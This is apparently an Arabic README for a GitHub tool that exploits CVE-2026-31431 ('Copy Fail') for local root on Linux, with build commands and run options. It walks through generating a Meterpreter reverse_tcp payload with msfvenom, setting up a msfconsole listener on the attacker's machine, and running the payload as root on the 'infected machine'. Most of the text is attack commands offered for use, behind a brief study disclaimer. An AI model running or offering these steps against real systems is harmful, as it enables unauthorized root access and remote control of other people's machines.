 iss4cf0ng/cve-2026-31431-linux-copy-fail
# استغلال رفع صلاحيات محلي مبني على Rust لثغرة CVE-2026-31431، يتيح تنفيذ شيلكود مخصص مثل Meterpreter على أنظمة Linux.

تنفيذ بلغة Rust لاستغلال تصعيد الصلاحيات المحلية لثغرة CVE-2026-31431 (فشل النسخ).
يسمح بتنفيذ شيلكود مخصص (مثل Meterpreter)
كشف Xint عن ثغرة CVE-2026-31431، وهي ثغرة كتابة عشوائية في ذاكرة التخزين المؤقت للصفحات (page cache) تربط بين AF_ALG و splice() لتحقيق بدائية كتابة بحجم 4 بايت.
المصدر: Copy Fail: 732 Bytes to Root on Every Major Linux Distribution
تم تطوير هذا المشروع كجزء من اهتمامي الشخصي بدراسة الأمن السيبراني. ومع ذلك، قد يُساء استخدامه لأغراض خبيثة.
يرجى عدم استخدام هذه الأداة في أي أنشطة غير قانونية.
المؤلف غير مسؤول عن أي إساءة استخدام لهذا البرنامج.
ملاحظة: العمل الأصلي يستخدم شيلكود مضغوط/مشفر (مثل
/bin/sh). في هذا التنفيذ، استبدلته بشيلكود/bin/bashخام (غير مضغوط)، مما يسهل تخصيصه أو استبداله مباشرة بحمولات يقدمها المستخدم.
استنسخ المشروع، ثم نفّذ build.sh:
git clone [email protected]:iss4cf0ng/CVE-2026-31431-Linux-Copy-Fail
cd ./CVE-2026-31431-Linux-Copy-Fail
chmod +x ./build.sh
./build.sh
قم بتنزيل وفك ضغط حزمة الإصدار:
wget https://github.com/iss4cf0ng/CVE-2026-31431-Linux-Copy-Fail/releases/latest/download/CVE-2026-31431-Linux-Fail.gz
tar -xzf CVE-2026-31431-Linux-Fail.gz
chmod +x CVE-2026-31431-Linux-Copy-Fail_x64
chmod +x CVE-2026-31431-Linux-Copy-Fail_x86
توفر الملفات الثنائية الخيارات التالية:
./CVE-2026-31431-Linux-Copy-Fail --test

./CVE-2026-31431-Linux-Copy-Fail --exploit

./CVE-2026-31431-Linux-Copy-Fail --bin shellcode.bin
على الجهاز المصاب:

./CVE-2026-31431-Linux-Copy-Fail --test

./CVE-2026-31431-Linux-Copy-Fail --exploit
استخدم الأمر التالي (اضبط PrependSetUid على True) لتوليد حمولة Meterpreter:
msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.1.x lport=4444 -f elf prependsetuid=true > payload.bin
على جهاز المهاجم (Kali Linux):
msfconsole
use exploit/multi/handler
set payload linux/x64/meterpreter/reverse_tcp
set lhost 192.168.1.x
set lport 4444

run
على الجهاز المصاب:
./CVE-2026-31431-Linux-Copy-Fail --bin payload.bin